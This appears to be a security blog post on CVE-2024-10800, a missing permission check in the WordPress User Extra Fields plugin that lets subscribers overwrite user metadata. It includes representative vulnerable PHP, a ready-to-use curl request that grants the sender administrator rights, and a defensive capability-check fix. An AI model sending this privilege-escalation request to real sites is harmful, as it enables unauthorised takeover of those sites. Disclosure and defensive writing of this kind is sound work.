
A new WordPress vulnerability—CVE-2024-10800—puts thousands of sites at immediate risk. This affects the popular User Extra Fields plugin, with over 10,000 active installations. In this post, we’ll break down exactly how it works, show code snippets, walk through a potential exploit, and provide original references.
What’s the Problem?
The User Extra Fields plugin lets site admins add custom data fields to user profiles. But in versions up to and including 16.6, the plugin’s ajax_save_fields() function _doesn’t check user permissions properly_. This means _any_ logged-in user—including subscribers—can use it to add custom fields.
Even worse, attackers can then abuse another function, check_and_overwrite_wp_or_woocommerce_fields(), to overwrite important user metadata—including making themselves an administrator!
Vulnerable Code – How Did This Happen?
Let’s look at a simplified excerpt to understand the vulnerability.
Note: This is _not_ the original code, but is representative for educational purposes.
add_action('wp_ajax_uef_save_fields', 'ajax_save_fields');

function ajax_save_fields() {
    // NO CAPABILITY CHECK!!
    $user_id = intval($_POST['user_id']);
    $meta_key = sanitize_text_field($_POST['meta_key']);
    $meta_value = sanitize_text_field($_POST['meta_value']);

    update_user_meta($user_id, $meta_key, $meta_value);

    // Triggers function vulnerable to meta overwrite
    check_and_overwrite_wp_or_woocommerce_fields($user_id, $meta_key, $meta_value);

    wp_send_json_success();
}
Notice there’s no check like current_user_can('edit_user', $user_id). That means any logged-in user can call this with arbitrary values.
Exploiting CVE-2024-10800: Step by Step
Below is an example using curl. The attacker is a subscriber/low-privilege user, already logged in.
Send a POST request to overwrite your own wp_capabilities
curl -X POST https://yoursite.com/wp-admin/admin-ajax.php \
  -b "wordpress_logged_in_COOKIE=YOUR_SESSION_COOKIE" \
  -d "action=uef_save_fields" \
  -d "user_id=YOUR_USER_ID" \
  -d "meta_key=wp_capabilities" \
  -d "meta_value=a:1:{s:13:\"administrator\";b:1;}"
What does this do?
It sets your WordPress user’s capabilities to administrator. Now, you can log in as an admin and _fully control the site_.
All your site data, content, and settings are exposed
- Attackers can install malicious plugins/themes
References & Sources
- Wordfence Advisory on CVE-2024-10800
- NVD CVE-2024-10800 Entry
- User Extra Fields plugin on WordPress.org
### How To Fix/Defend
Watch your user roles for unexpected admins
For developers:
Always use proper capability checks. Before changing any user’s data, use
if (!current_user_can('edit_user', $user_id)) {
    wp_send_json_error( array( 'message' => 'Permission denied.') );
    return;
}
Final Thoughts
_CVE-2024-10800_ is a classic example of why user permission checks are critical in plugins. Unchecked access can lead to full site compromise, even with the simplest bugs. Patch fast, stay safe!
If you found this helpful, share with other WordPress users. Stay safe!
Author: WordPress Security Simplified
Timeline
Published on: 11/13/2024 05:15:11 UTC
Last modified on: 11/19/2024 17:08:44 UTC